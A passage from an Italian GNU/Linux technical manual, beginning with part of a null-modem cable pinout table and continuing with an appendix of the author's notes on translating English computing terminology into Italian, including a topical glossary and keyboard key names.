| 2 | 3 | 2 | 2 | 3 | 2 |
| 3 | 2 | 3 | 3 | 2 | 3 |
| 4 | 5 | 4 | 8 | 7 | 8 |
| 5 | 4 | 5 | 7 | 8 | 7 |
| 6+8 | 20 | 6+8 | 4 | 6+1 | 4 |
| 20 | 6+8 | 20 | 6+1 | 4 | 6+1 |
| 7 | 7 | 7 | 5 | 5 | 5 |

Tabella E.4: Per realizzare un cavo Null-modem che permetta la connessione tra due elaboratori (o comunque due unità DTE) attraverso la porta seriale utilizzando un controllo di flusso hardware, ovvero RTS/CTS, sono necessari 7 fili. Nello schema sono rappresentate le diverse possibilità di collegamento a seconda che si utilizzino connettori DB-25 o DB-9.

Parte xlvi

# Appendici di annotazioni

# Annotazioni sulle scelte espressive

Come accennato nell'introduzione dell'opera, quando si scrivono documenti a carattere tecnico in lingua italiana, è difficile essere comprensibili, coerenti e anche corretti secondo le regole della lingua. Inoltre non si può nemmeno contare sulla presenza di una qualche autorità in grado di dare risposte a dei quesiti sul modo giusto di definire o di esprimere qualcosa.

Nel capitolo 100 sono raccolti dei punti di riferimento, tuttavia resta aperto il problema della terminologia da adoperare. Attualmente, esiste la lista **`it@li.org`** che si occupa di discutere i problemi legati alle traduzioni di documenti come HOWTO, pagine di manuale e messaggi dei programmi GNU. La traduzione è una cosa differente dallo scrivere qualcosa di nuovo in italiano, e comunque, la sensibilità e le scelte di ognuno possono essere diverse.

In questa appendice si raccolgono solo alcune annotazioni sulle forme espressive usate o che potrebbero essere usate in futuro in questa opera (nel tempo sono cambiate molte cose in questo documento, e dovrebbero cambiarne ancora molte altre). Tra le annotazioni ci sono dei commenti che a volte riassumono discussioni apparse nella lista già menzionata.

Di solito queste cose non si scrivono nei libri normali, forse perché non si vuole mostrare apertamente la propria incertezza. Sono sempre graditi i commenti riferiti al contenuto di questa appendice e a tutto il resto dell'opera. **`:-)`**

## F.1 Sigle

Nelle annotazioni delle sezioni seguenti, appaiono alcune sigle che hanno un significato molto semplice:

- *m.* – maschile;
- *f.* – femminile;
- *s.* – singolare;
- *inv.* – invariato al plurale;
- *agg.* – aggettivo.

## F.2 Unità di misura e moltiplicatori

In informatica si utilizzano delle unità di misura e dei moltiplicatori ben conosciuti, ma senza uno standard simbolico ben definito. Nel testo di questo documento si usano le convenzioni seguenti.

- byte, Kbyte, Mbyte, Gbyte

  l'unità byte viene indicata al minuscolo, di seguito al suo moltiplicatore eventuale. In particolare: «K» sta per 2^10 = 1024; «M» sta per 2^20 = 1048576; «G» sta per 2^30 = 1073741824. L'unità di misura, con il suo moltiplicatore, viene indicata dopo e staccata dalla quantità a cui si riferisce.

- bps, Kbps, Mbps

  l'unità bps (*Bit Per Second*) viene indicata al minuscolo, di seguito al suo moltiplicatore eventuale. Come nel caso dei byte, le lettere «K» e «M» stanno rispettivamente per 2^10 e 2^20.

- Hz, kHz, MHz, GHz

  l'unità Hz (*Hertz*) viene indicata nel modo che si vede, di seguito al suo moltiplicatore eventuale. In questo caso si utilizzano i moltiplicatori di fisica: «k» sta per 10^3 = 1000; «M» sta per 10^6 = 1000000; «G» sta per 10^9 = 1000000000. È importante ricordare che la lettera «k» deve essere minuscola.

- Em

  L'unità Em rappresenta la larghezza di una lettera «m» nell'ambito del sistema di composizione tipografica utilizzato. Viene indicata nel testo in questo modo, con l'iniziale maiuscola, per evitare confusione.

| | |
|---|---|
| bit | s. m. inv. |
| byte | s. m. inv. |
| computer | s. m. inv. – meglio «elaboratore» |
| console | s. f. inv. |
| directory | s. f. inv. |
| sottodirectory | s. f. inv. |
| file | s. m. inv. |
| hardware | s. m. inv. |
| input | s. m. inv. |
| mixer | s. m. inv. |
| modem | s. m. inv. |
| monitor | s. m. inv. |
| mouse | s. m. inv. |
| output | s. m. inv. |
| routine | s. f. inv. |
| subroutine | s. f. inv. |
| software | s. m. inv. |
| timer | s. m. inv. |
| zoom | s. m. inv. |

Tabella F.1: Elenco dei termini tecnici considerati acquisiti nel linguaggio.

## F.3 Termini tecnici particolari

Sono considerati acquisiti in italiano i termini tecnici elencati nella tabella F.1. In quanto tali, sono indicati nel testo dell'opera, e nel sorgente stesso, senza enfatizzazioni tipografiche.

Inoltre, i termini che ormai sembrano far parte del linguaggio tecnico italiano in modo irrimediabile, sono annotati nella tabella F.2. Anche questi appaiono nel testo dell'opera senza enfatizzazioni tipografiche, ma nel sorgente sono delimitati in modo da poter essere riconoscibili.

Le regole per la definizione del genere maschile o femminile per un termine tecnico proveniente dalla lingua inglese, che viene usato così com'è in italiano, sono molto vaghe. Inoltre, i termini inglesi che vengono incorporati nell'italiano vanno usati generalmente al singolare, anche quando esprimono quantità multiple.

### F.3.1 Annotazioni sui termini tecnici ritenuti «intraducibili»

- array

  Il termine array rappresenta una struttura di dati particolare, mentre i termini «vettore» e «matrice» sono specifici della matematica.

- bridge; router; gateway

  Queste parole servono a definire in modo preciso e standard il ruolo di uno di quei nodi di rete che permettono un attraversamento tra una sottorete e un'altra.

- directory

  Il termine directory è stato tradotto in passato in vari modi poco soddisfacenti. Il concetto più elegante che si possa abbinare alla directory è quello di «cartella», che però è conveniente solo in presenza di un sistema operativo prevalentemente grafico. Nel caso di GNU/Linux, al momento, ciò è inopportuno.

- feed (Usenet)

  È difficile trovare una traduzione accettabile per esprimere il feed degli articoli di Usenet. Eventualmente si potrebbe parlare di «propagazione» degli articoli, quando il contesto lo consente, dal momento che non è proprio la stessa cosa.

- inode

  Si tratta di un termine costruito appositamente, e questo vale anche per la lingua inglese da cui ha origine. In particolare è difficile stabilire con certezza il significato della lettera «i» iniziale, probabilmente sta per *index*, e comunque la diffusione del termine inode è tale per cui non avrebbe senso scomporlo e trasformarlo altrimenti. Per questo non è utile tentare di tradurlo, tanto più che si tratta di un nome costruito ad arte per rappresentare la caratteristica fondamentale dei filesystem Unix.

- magic number

  Il magic number, come descritto da *magic(4)*, è una realtà presente da molto tempo. Il concetto si avvicina a quello dell'impronta virale utilizzata dai programmi anti-virus, e in altri termini

| | |
|---|---|
| anycast | agg. |
| applet | s. m. inv. |
| array | s. m. inv. |
| bridge | s. m. inv. |
| gateway | s. m. inv. |
| router | s. m. inv. |
| broadcast | agg. |
| bus | s. m. inv. |
| cast | s. m. inv. |
| client/server | s. m. inv. |
| crontab | s. m. inv. – file di Cron |
| dot-clock | s. m. inv. |
| driver | s. m. inv. |
| escape | s. m. inv. / agg. |
| feed | s. m. inv. – Usenet |
| filesystem | s. m. inv. |
| firewall | s. m. inv. |
| fuzzy | agg. – logica |
| hash | s. m. inv. – array associativi di Perl |
| inode | s. m. inv. |
| join | s. m. inv. – basi di dati |
| kernel | s. m. inv. |
| link | s. m. inv. – compilazione |
| linker | s. m. inv. – compilazione |
| link-local | agg. |
| login | s. m. inv. – solo quando non è possibile parafrasare |
| logout | s. m. inv. – solo quando non è possibile parafrasare |
| magic number | s. m. inv. |
| memoria cache | s. f. inv. |
| multicast | agg. |
| node-local | agg. |
| news | s. f. inv. |
| organization-local | agg. |
| password | s. f. inv. |
| pipe | s. f. inv. |
| pipeline | s. f. inv. |
| pixel | s. m. inv. |
| proxy | s. m. inv. |
| record | s. m. inv. |
| script | s. m. inv. |
| shell | s. f. inv. |
| subshell | s. f. inv. |
| site-local | agg. |
| socket | s. m. inv. |
| standard input | s. m. inv. |
| standard output | s. m. inv. |
| standard error | s. m. inv. |
| task | s. m. inv. – se possibile, meglio parafrasare |
| unicast | agg. |
| *utility* | s. f. inv. – meglio «programma di utilità», o «utilità» |

Tabella F.2: Elenco dei termini tecnici apparentemente consolidati in italiano, o comunque intraducibili per qualche motivo.

potrebbe essere descritto come una stringa di riconoscimento. Tuttavia, qualunque traduzione ne cancellerebbe la storia.

- memoria cache

  Memoria cache si usa generalmente così in italiano, e non si può tradurre come «memoria tampone» che invece si riferisce al concetto di *buffer*. È da notare che cache viene dal francese. La traduzione «memoria di transito» può servire eventualmente come spiegazione, dal momento che rende abbastanza il concetto.

- news (Usenet)

  Questo termine è intraducibile e si riferisce al servizio offerto dalla rete Usenet: quello di distribuire le news. In questo senso, piuttosto che parlare di «servizio Usenet», è meglio riferirsi a un «servizio di gestione delle news».

- pipe, pipeline

  Di per sé si tratta di «condotti» e «condutture»... tuttavia, forse è meglio non tradurli.

- proxy

  Il proxy sarebbe il «procuratore» o il «procacciatore» di qualcosa. In italiano è improponibile l'uso di questo genere di traduzioni per indicare il concetto riferito ai servizi di un demone in un sistema operativo.

- record

  Questo termine viene usato spesso nel documento per indicare delle «righe» di file strutturate in campi, che contengono un'informazione completa su qualcosa.

- script

  Lo script, inteso come un programma scritto in un file di testo che viene eseguito per opera di un interprete, è un termine che non ha un equivalente in italiano nell'uso corrente. Inoltre, c'è da considerare che non ci sono difficoltà particolari nell'inserimento in una frase in italiano; anche la pronuncia non è difficile.

- standard input, standard output, standard error

  Si tratta di termini praticamente già tradotti, dove eventualmente si dovrebbero solo invertire le parole (input standard, output standard, ecc.). Il problema sta nella traduzione di standard error, che in questo modo diventerebbe «errore standard». Una forma del genere potrebbe far pensare all'«errore che fanno tutti», perché è «standard». Forse si potrebbe risolvere aggiungendo un trattino, ma poi occorrerebbe farlo anche per gli altri. Per il momento, questi termini sono lasciati così come sono in questo documento, senza tentare alcuna traduzione.

- task

  Probabilmente, l'uso del termine task è inevitabile, a meno di grosse arbitrarietà linguistiche. Tra le altre cose, task ha il vantaggio di essere breve e facile da pronunciare all'interno di un testo italiano.

## F.4 Definizioni verificate

- UT, universal time <—> tempo universale

## F.5 Glossario personale

Nelle sezioni seguenti sono annotati alcuni termini tecnici in lingua inglese e le loro traduzioni o traslazioni possibili in italiano, assieme a qualche commento. Le sezioni servono a distinguere i contesti.

L'asterisco che appare a fianco di alcune definizioni, serve a indicare quelle più deboli, o che comunque sono evidenziate nel sorgente (e non nella composizione finale).

### F.5.1 Processi elaborativi

- pipe, pipeline

  Vedere F.3.1.

- foreground (process) —> (processo) in primo piano *

  Dal momento che l'uso in questa forma non è molto diffusa, anche se è abbastanza intuitiva, è opportuno indicare tra parentesi il termine originale in inglese almeno la prima volta.

- background (process) —> (processo) sullo sfondo *

  Purtroppo, questa forma non è comprensibile immediatamente, per cui si rende necessario riproporre tra parentesi il termine originale in inglese almeno la prima volta, e quando il contesto lo richiede per chiarezza.

- task

  Vedere F.3.1.

- multitasking —> multiprogrammazione —> in multiprogrammazione *

  Si tratta di un termine italiano di tipo accademico; probabilmente potrebbero andare bene forme del tipo «sistema che opera in multiprogrammazione» o semplicemente «sistema in multiprogrammazione», per tradurre il concetto di «sistema *multitasking*».

- runlevel —> livello di esecuzione *

- exit status —> valore di uscita *

- Init —> procedura di inizializzazione del sistema *

  La definizione riguarda il sistema che controlla sia l'avvio che l'arresto del sistema.

  - procedura di avvio del sistema *
    Questa forma viene usata per distinguere all'interno della procedura di inizializzazione del sistema la sequenza delle operazioni nel momento dell'avvio del sistema operativo.
  - procedura di arresto del sistema *
    Questa forma viene usata per distinguere all'interno della procedura di inizializzazione del sistema la sequenza delle operazioni nel momento dell'arresto del sistema operativo.

- shutdown —> arresto del sistema

- spool —> coda

  La traduzione non è perfetta, ma rappresenta il concetto.

- print job —> processo di stampa *

- log —> registro —> registrazione degli eventi *

  - to log —> registrare
  - system log —> registro del sistema
  - log file —> file delle registrazioni, file di registrazioni, file per le registrazioni *
  - log archive —> archivio delle registrazioni *

### F.5.2 Memoria centrale e virtuale

- memoria cache

  Vedere F.3.1.

- buffer —> memoria tampone *

  La traduzione di *buffer* con «tampone» è interdisciplinare. Il termine *buffer*, tradotto con «tampone», si usa persino in chimica e biologia, e il concetto sottostante è simile. Tuttavia, è meglio se quando si scrive si pensa che chi legge non sia necessariamente al corrente di questa ambivalenza, per cui conviene ricordare tra parentesi il termine inglese.

- swap —> scambio *

  Il contesto deve servire a comprendere il significato della parola «scambio». Per esempio: scambio della memoria, area di scambio (della memoria), partizione di scambio (della memoria) file di scambio (della memoria),...

- nvram —> memoria non volatile

### F.5.3 Hardware

- slot —> alloggiamento

  Il termine *slot* può avere diverse traduzioni a seconda del contesto, pur restando nell'ambito dell'hardware. Per esempio, potrebbe essere espresso come «connettore» e anche «zoccolo», se si intende fare riferimento proprio al sistema di contatti e non anche allo spazio e alle guide delle schede che vi vengono inserite.

- controller —> unità di controllo, scheda di controllo *

  La distinzione tra «scheda» e «unità», viene fatta per poter esprimere sia il caso in cui si tratti proprio di una scheda distinta che quello in cui il circuito relativo è inserito nella stessa scheda madre.

- terminale a caratteri, terminali a caratteri

- adapter, driver (inteso come unità hardware) —> adattatore

  Questo è il caso di un'interfaccia hardware di qualche tipo, specialmente quando si tratta di una scheda. Si potrebbe parlare di «adattatore SCSI», «adattatore grafico»,...

### F.5.4 Codifica

- tab —> carattere di tabulazione

- newline —> codice di interruzione di riga *

  Questa forma così prolissa serve a indicare il codice necessario a terminare una riga di un file di testo normale, in base alle esigenze del sistema operativo o comunque secondo il contesto. Ciò senza usare il termine *newline*, che a volte alcuni autori di lingua inglese utilizzano per identificare precisamente il codice <*LF*>, indipendentemente da qualunque circostanza.

- codice di escape

  Quando si tratta di una sequenza di escape che rappresenta qualcosa che esprime un codice speciale, come quello che non ha una corrispondenza simbolica (non è stampabile).

- sequenza di escape

  Rappresenta qualcosa che si esprime con un carattere di «escape» iniziale, seguito da qualcosa d'altro. In generale, viene usata questa espressione in tutti i casi esclusi quelli in cui la sequenza di escape serve a rappresentare un codice particolare.

### F.5.5 Tastiera

La tabella F.3 raccoglie i nomi che sembrano più appropriati per i tasti delle tastiere comuni.

| Originale inglese | Definizioni possibili in italiano |
|---|---|
| Esc, Escape | Esc |
| Return | Invio |
| Ctrl, Control | Ctrl, Controllo |
| Meta | Meta |
| Alt | Alt |
| Alt Gr | AltGr, Alt Gr |
| Shift | Maiuscole |
| Shift-lock | Fissa-maiuscole |
| Compose | Comp, Composizione |
| PgUp | Pagina su |
| PgDn | Pagina giù |
| Home | Inizio |
| End | Fine |
| Ins, Insert | Ins, Inserimento |
| Del, Delete | Canc, Cancellazione |
| Num Lock | BlocNum |
| Scroll Lock | BlocScorr |
| Print Screen | Stampa |
| F1, F2,... | F1, F2,... tasti funzione, tasti funzionali |
| Tab | Tabulazione – per la dattilografia è «tabulatore» |
| Space | Barra spaziatrice, barra spazio, spazio |

Tabella F.3: Elenco dei nomi di alcuni tasti.

### F.5.6 File di testo

- patch (file) —> file di differenze *

  Trattando di *patch* si può parlare anche di «modifiche», «variazioni», «aggiornamenti» e simili, in base al contesto. Tuttavia, viene usata prevalentemente la definizione «file di differenze» come sostituto di «file di *patch*».

  Quando si «applicano», si fa riferimento prevalentemente a «modifiche», senza richiamare nuovamente il termine «differenze».

- regular expression —> espressione regolare *

### F.5.7 Dati

- magic number

  Vedere F.3.1.

- record

  Vedere F.3.1.

- standard input, standard output, standard error

  Vedere F.3.1.

- database —> base di dati, basi di dati

  In italiano si utilizza solo quando si tratta veramente di *database*, ovvero di *relazioni*.

- database —> elenco, registro

  Quando il termine *database* viene usato in modo improprio, potrebbe essere corretto l'uso di altri termini in funzione del contesto.

- data type —> tipo di dati, tipi di dati

- checksum - -> codice di controllo *

  Il *checksum* indica letteralmente una «somma di controllo», solo che nel tempo si è esteso il suo significato includendo anche altre forme di controllo basate su operazioni di tipo diverso. A seconda delle circostanze si possono distinguere traduzioni differenti, che servono a precisare il tipo di controllo che viene attuato attraverso il *checksum*.

  – codice di controllo *
    Queste è probabilmente la traduzione migliore che potrebbe adattarsi alla maggior parte delle circostanze, dal momento che non viene specificato il modo in cui si ottiene il valore di controllo, non si stabilisce nemmeno la sua forma (numerica, alfabetica, ecc.), e inoltre non si stabilisce la sua dimensione.
  – carattere di controllo, cifra di controllo *
    In tal caso il valore utilizzato per il controllo è rappresentato da un solo carattere, oppure precisamente da una cifra numerica.
  – somma di controllo *
    Questa è la traduzione letterale del significato di *checksum*, però il suo uso dovrebbe essere riservato al caso in cui la funzione che genera il codice di controllo è basato su un procedimento di somme.
  – campo di controllo *
    Quando l'informazione che funge da controllo è contenuta in un «campo».
  – controllo
    Quando il contesto si riferisce all'azione di verificare qualcosa in base a un codice di controllo, ci si può limitare a usare il termine «controllo».

- MD5 digest, MD5 message digest - -> firma MD5

  In un certo senso, un *MD5 digest* è un riassunto matematico di un messaggio, e questo fatto dovrebbe giustificare il motivo dell'utilizzo del termine *digest*. Oltre a questo, la stessa sigla «MD» sta per *Message Digest*.

- upload/download —> carico/scarico

  I termini inglesi *upload* e *download* dovrebbero derivare dalle operazioni di carico e scarico delle merci dai mezzi di trasporto.

### F.5.8 Linguaggi di programmazione e compilatori

I nomi attribuiti ai tipi di dati di ogni specifico linguaggio di programmazione, non possono essere tradotti, perché si tratta di parole chiave. Tuttavia, in un ambito discorsivo, ha senso utilizzare delle definizioni comprensibili. La tabella F.4 mostra un elenco di quelle più comuni.

| | |
|---|---|
| char | carattere |
| int | intero |
| float | a virgola mobile (singola precisione) |
| double | a virgola mobile e doppia precisione |

Tabella F.4: Elenco delle definizioni possibili riferite ai tipi di dati più comuni.

I nomi delle strutture di controllo del flusso e delle altre istruzioni che condizionano il flusso delle istruzioni, può essere tradotto in alcuni casi, riferendosi al comportamento delle istruzioni a cui si fa riferimento. La tabella F.5 riassume queste possibilità.

| | |
|---|---|
| go to | salto incondizionato |
| if | condizione, struttura condizionale |
| switch, case | selezione |
| while | iterazione, ciclo iterativo |
| until | iterazione, ciclo iterativo |
| for | iterazione enumerativa, ciclo enumerativo |
| break | salto, interruzione |

Tabella F.5: Elenco delle definizioni e dei nomi riferiti alle strutture di controllo del flusso delle istruzioni.

- array

  Vedere F.3.1.

- script

  Vedere F.3.1.

- stream —> flusso *

  In questo caso, si fa riferimento allo *stream* che rappresenta un file aperto in C. Si distingue tra file aperto e file vero e proprio per il fatto che uno stesso file può essere stato aperto più volte all'interno di un programma.

- filehandle —> flusso di file - -> flusso *

  In questo caso, si fa riferimento a ciò che rappresenta un file aperto in Perl. Valgono le stesse considerazioni fatte per il caso dello *stream*, in C.

- makefile —> file-make *

  Questa definizione ha il vantaggio di essere comprensibile anche per chi utilizza abitualmente la definizione originale: *makefile*.

### F.5.9 Memoria di massa

- directory

  Vedere F.3.1.

- inode

  Vedere F.3.1.

- link —> collegamento *

  - symbolic link —> collegamento simbolico *
  - hard link —> collegamento fisico *

- mount —> montaggio - -> innesto - -> collegamento *
- unmount —> smontaggio - -> distacco *
- mount point —> punto di innesto *
- directory di innesto *

- to mount —> montare
- to unmount —> smontare
- home directory —> directory personale *

  Questa traduzione può andare bene solo quando si tratta di una directory riferita a un utente umano, e non a un utente fittizio di sistema (**`bin`**, **`daemon`**, **`adm`**, ecc.).
- root directory —> directory radice *
- root filesystem —> filesystem principale
- root partition —> partizione principale *
- path, pathname —> percorso

  I termini *path* e *pathname*, quando riguardano il percorso di un file o di una directory, hanno una sottile differenza che non sempre viene tenuta in considerazione nel modo corretto: il *pathname* dovrebbe essere un percorso che contiene l'informazione dell'oggetto finale (il file o la directory finale che si vuole indicare); il *path* dovrebbe essere il percorso della directory che contiene un oggetto a cui si fa riferimento.

  A seconda dell'opportunità o meno, si può usare anche la forma «nome di percorso».
- ramdisk, RAM disk —> disco RAM *
- backup —> ?

  La parola *backup* è il classico esempio di termine conciso e ambiguo della lingua inglese. Per tradurlo occorre utilizzare definizioni differenti a seconda del contesto. Segue un elenco di definizioni che potrebbero essere utilizzate a seconda del contesto particolare, e a seconda del gusto del momento.

  - copia di sicurezza, salvataggio

    In questo caso si intende il *backup* come la copia che si fa per premunirsi contro le perdite di dati accidentali.
  - copia di sicurezza di versioni precedenti

    Alcuni programmi che copiano o spostano dei file, se incontrano altri file con lo stesso nome nella destinazione, cambiano il nome di questi ultimi, aggiungendo un'estensione simbolica (di solito una tilde, o il simbolo **`#`**). Queste sono delle copie di *backup*, nel senso che sono le copie di sicurezza delle versioni precedenti di quei file.
  - copia di riserva

    La copia di riserva è una copia che si affianca all'«oggetto» che si utilizza (il file, il dischetto, ecc.), nel caso questo risulti danneggiato.
- Linux native (partition) —> (partizione) Linux-nativa *

### F.5.10 Utenza

- user —> utente, utilizzatore

  Vale la pena di distinguere tra l'utente inteso come entità che accede al sistema, rispetto all'utilizzatore (umano) di qualcosa.
- utente comune

  L'utente comune dovrebbe essere inteso come l'utente di un sistema Unix che non ha privilegi particolari, ovvero un utente che non è l'amministratore (né **`root`**, né un altro amministratore di qualche parte particolare del sistema).
- utilizzatore normale

  L'utilizzatore normale dovrebbe essere quella persona che utilizza un accesso o un servizio senza grandi pretese e senza competenze speciali.
- utente normale

  In alcuni casi, la definizione «utente comune» non va bene, per esempio quando si parla degli utenti normali del servizio WU-FTP.
- user name —> nominativo-utente

  Si tratta del nome che un utente utilizza per identificarsi e accedere al sistema. Al nominativo-utente si abbina una password.

- account —> ?

  Il termine *account* non è traducibile in un modo solo per tutti i contesti in cui si può usare in inglese. Segue un elenco di definizioni che potrebbero essere utilizzate a seconda del contesto particolare, e a seconda del gusto del momento.

  - utente – quando si fa riferimento a un «utente logico» del sistema;
  - utente registrato (nel sistema);
  - utenza – quando si vede l'aspetto contabile della faccenda, ovvero quando l'*account* è più vicino all'idea di un contratto per ottenere l'accesso;
  - accesso;
  - recapito – nella posta elettronica;
  - profilo (personale) – quando si fa riferimento a un file di configurazione collocato nella directory personale;
  - privilegi (di un certo utente) – quando l'utente serve a fare o a evitare che sia fatto qualcosa di particolare;
  - identità (di un utente).

## F.5.11 Documentazione

- man page —> pagina di manuale *

  Lo Unix AT&T aveva un manuale cartaceo, diviso in sezioni, e ciascun comando costituiva una sottosezione. La composizione del manuale avveniva attraverso Troff, ed era disponibile in linea tramite il comando **`man`**, abbreviazione di *manual*.

  Tuttavia, nonostante la giustificazione storica mostrata, si tenga presente che questa definizione non ha il consenso generale degli utenti dei sistemi che in qualche modo derivano da Unix (incluso GNU/Linux), restando così una scelta discutibile.

- on-line help —> guida interna

- help —> guida, guida interna

## F.5.12 Interfaccia grafica

- desktop —> superficie grafica *

  Quando il contesto è questo.

- desktop (Gnome, KDE,...) —> sistema grafico integrato *

- root window —> finestra principale *

  Utilizzando questa traduzione, occorre fare attenzione a non usare la stessa definizione per fare riferimento alla finestra più importante di un programma che può presentare diversi componenti su più finestre.

- screen saver —> salva-schermo

- window manager —> gestore di finestre *

- stazione grafica *

  X utilizza una definizione un po' contraddittoria dei componenti di ciò che qui viene chiamato stazione grafica. Con questa definizione si fa riferimento al servizio offerto da un server X, e in tal modo se ci sono più server X in funzione, ci sono altrettante stazioni grafiche virtuali, esattamente come accade per le console virtuali. In generale, X fa riferimento al *display* per indicare la stazione grafica, solo che poi, quando si tratta di indicare anche lo schermo, si utilizza l'opzione o la variabile di ambiente omonima, mentre in questo caso sarebbe opportuno parlare di «schermo» in modo preciso.

## F.5.13 Rete e comunicazioni

- bridge

  Vedere F.3.1.

- router

  Vedere F.3.1.

- gateway

  Vedere F.3.1.

- proxy

  Vedere F.3.1.

- route —> instradamento

- to route —> instradare

- regola di instradamento *

  Una voce nella tabella degli instradamenti.

- UNIX domain socket —> socket di dominio UNIX - -> socket di tipo UNIX *

  Meglio la prima delle due possibilità

- to forward —> inoltrare

  In generale è questa la traduzione corretta, a parte una situazione particolare: nella posta tradizionale, quando una corrispondenza deve essere inviata a un indirizzo diverso da quello stabilito originariamente, questa «viene proseguita». Infatti, il problema si pone nel momento della consegna della corrispondenza: il postino viene a sapere che il destinatario ha cambiato indirizzo, oppure la stessa persona che l'ha ricevuta la reimbuca dopo aver modificato l'indirizzo di destinazione. Di conseguenza, sarebbe giusto dire che «si prosegue» un messaggio di posta elettronica quando questo, una volta giunto alla sua destinazione prevista, viene rinviato a un'altra destinazione.

- link (HTML) —> riferimento (ipertestuale)

- link (IPv6) —> collegamento di rete *

- computer host —> elaboratore host, host - -> nodo di rete, nodo - -> stazione

  In questo caso si tratta di un elaboratore connesso in rete che in qualche modo ospita qualche servizio. Dal momento che a volte è difficile essere precisi, si potrebbe estendere l'uso del termine *host* anche a un client. La possibilità di definire la cosa come «nodo di rete» o solo nodo potrebbe rendere l'idea in modo tanto vaga quanto il significato che si dà normalmente al termine *host*.[1][2]

  In italiano si utilizza anche il termine «stazione», seguito da un aggettivo che ne specifica il comportamento. Per esempio, nel capitolo dedicato alla realizzazione di *host diskless* si parla di stazioni *diskless*.

- nodo di rete, nodo *

  Quando si fa riferimento a un indirizzo nella rete, senza specificare il ruolo che ha ciò che vi corrisponde.

- netmask —> maschera di rete (IPv4) *

  Non vengono segnalate le abbreviazioni contenenti solo la parola «maschera».

- name server - -> servizio di risoluzione dei nomi *

  La traduzione fatta in questo modo cambia un po' il contesto: *name server* è un nodo che offre un servizio e non il servizio in sé. Quando si vuole fare riferimento proprio al nodo, si può parlare di server DNS.

- root domain —> dominio principale *

  Il dominio di «primo livello» è quello che segue immediatamente quello principale: **`com`**, **`edu`**,...

- packet driver —> driver di pacchetto

  Si tratta del programma Dos utilizzato per comandare l'interfaccia di rete in modo da offrire ad altri programmi l'accesso alla stessa, attraverso un IRQ software.

- format prefix (IPv6) —> prefisso di formato *

  Rappresenta l'idea di maschera di rete del sistema IPv6.

- interface identifier (IPv6) —> identificatore di interfaccia

- group identifier (IPv6) —> identificatore di gruppo

- mirror —> sito speculare, riproduzione speculare *

[1] Attualmente, si usa prevalentemente il termine nodo al posto di *host* nel testo normale, mentre nell'indicazione degli schemi sintattici, si lascia *host*.

[2] Il termine *host*, viene usato in particolare nella documentazione RFC riferita a IPv6 per indicare un nodo che non sia un router. Inoltre, sempre la terminologia riferita a IPv6 indica il nodo come qualunque dispositivo che utilizzi in pratica questo protocollo.

### F.5.14 Tipografia

- specie (alfabetica)

  Si tratta di una classificazione dei caratteri in base al tipo di linguaggio per cui sono fatti: latino, cirillico, greco,...

- family - -> famiglia di caratteri - -> stile

  Lo stile è una forma di classificazione estetica di un carattere, ed è contrassegnato da un nome, come per esempio il Times. Il termine stile va bene fino a quando si resta all'interno di una stessa specie. Alle volte ci sono delle *font family* che si riferiscono a specie differenti, come il tipo Symbol, o Dingbats. La definizione «famiglia di caratteri» potrebbe andare bene nel caso si voglia mantenere la stessa ambiguità. Questa definizione, famiglia di caratteri, viene anche usata effettivamente, però bisogna ricordare che nel linguaggio tipografico tradizionale italiano, la «famiglia» si riferisce precisamente a un gruppo stilistico con piccole varianti rispetto allo stile a cui appartiene. Bisogna fare attenzione.

- serie, variante seriale

  La serie è la diversificazione formale di uno stesso stile alfabetico. All'interno di uno stile, una serie può essere una variante di forma: il tondo, il corsivo, il neretto,...

- forma

  La forma del carattere: il tondo contrapposto al corsivo, il chiaro contrapposto al neretto, e altre varianti (inclinato, chiarissimo, nero, nerissimo, ecc.).

  - pendenza
    Un aspetto della forma del carattere: tondo contrapposto a inclinato.
  - tono
    Un aspetto della forma del carattere: dal chiarissimo al nerissimo.
  - width —> larghezza
    Un aspetto della forma del carattere: dallo strettissimo al larghissimo.

- body size —> corpo

  L'altezza del carattere.

- interlinea

  Tecnicamente è la distanza tra le righe che si aggiunge alla distanza minima in funzione del corpo del carattere utilizzato. Tuttavia, con questo termine si fa spesso riferimento alla distanza tra le basi di una riga e della successiva (dattilografia).

- foudry —> fonderia

- serif —> grazie, terminali

  In italiano, il termine si usa generalmente al plurale.

- sans serif —> lineare

  Si tratta di uno stile senza grazie.

- collezione alfabetica

  La distinzione tra maiuscole e minuscole.

- font —> tipo di carattere —> fonte tipografica, fonte di caratteri —> fonte —> tipoplesso

  Il termine *font* non corrisponde esattamente a qualcosa di ben definito nella tradizione della terminologia tipografica italiana, di conseguenza, la traduzione con il termine «fonte» e i suoi vari abbinamenti è solo una forma di derivazione dall'inglese, altrettanto ambigua. Il termine tipoplesso, sembrerebbe essere il più appropriato dato il suo significato effettivo (plesso tipografico), solo che si tratta di qualcosa che risulterebbe incomprensibile ai più.

  La scelta di usare la definizione «tipo di carattere» può essere motivata da un contesto non molto impegnato dal punto di vista dei problemi che riguardano la composizione tipografica. In generale, la sua semplicità rende più comprensibile il testo al lettore che non abbia già delle nozioni di tipografia.

- polizza

  L'assortimento completo di caratteri di un corpo determinato. Le polizze compongono il tipoplesso.

- scala di corpi

  L'insieme dei corpi in cui può essere reso un certo tipo di carattere.

- traslitterazione

  Traduzione da un alfabeto a un'altro, lettera per lettera. Nella traslazione di un testo composto in cirillico traslitterato in carattere latino, l'alfabeto latino è il traslitterante e l'alfabeto cirillico è il traslitterato.

- character set —> insieme di caratteri *

  Da una discussione era emerso che dovendo scegliere tra «gruppo di caratteri» e «insieme di caratteri» è meglio la seconda forma per vari motivi fondati sulla teoria degli insiemi.

Vedere anche: *Scienza, tecnologia e arte della stampa e della comunicazione*, <*http://ape.apenet.it/Grafica/*>; in particolare <*http://ape.apenet.it/Grafica/Grafica01/1123.html*>, <*http://ape.apenet.it/Grafica/Grafica01/1403.html*>.

## F.5.15 Usenet

- feed

  Vedere F.3.1.

- news

  Vedere F.3.1.

- newsgroup —> gruppo di discussione (di Usenet) - -> gruppo

  La definizione «gruppo di discussione» è quella più diffusa, anche se per alcuni potrebbe risultare imprecisa: non sempre si tratta di aree di discussione, potrebbero essere semplicemente dei gruppi per la diffusione di notizie di qualche tipo, senza che si formi una discussione vera e propria.

- news server, discussion host —> server di news

  Si tratta di un nodo di rete che offre l'accesso ad alcuni gruppi per mezzo del protocollo NNTP.

- to post —> spedire (un articolo).

- sito Usenet

  Si tratta di un sito che offre un servizio di accesso alla rete Usenet.

- articolo

  L'articolo è ciò che viene diffuso attraverso Usenet, nei gruppi di discussione verso cui è stato spedito. Non si deve confondere con news, che invece rappresenta il servizio in generale.

## F.5.16 Varie

- implementation —> realizzazione, attuazione, adattamento

- to implement —> realizzare, attuare, adattare

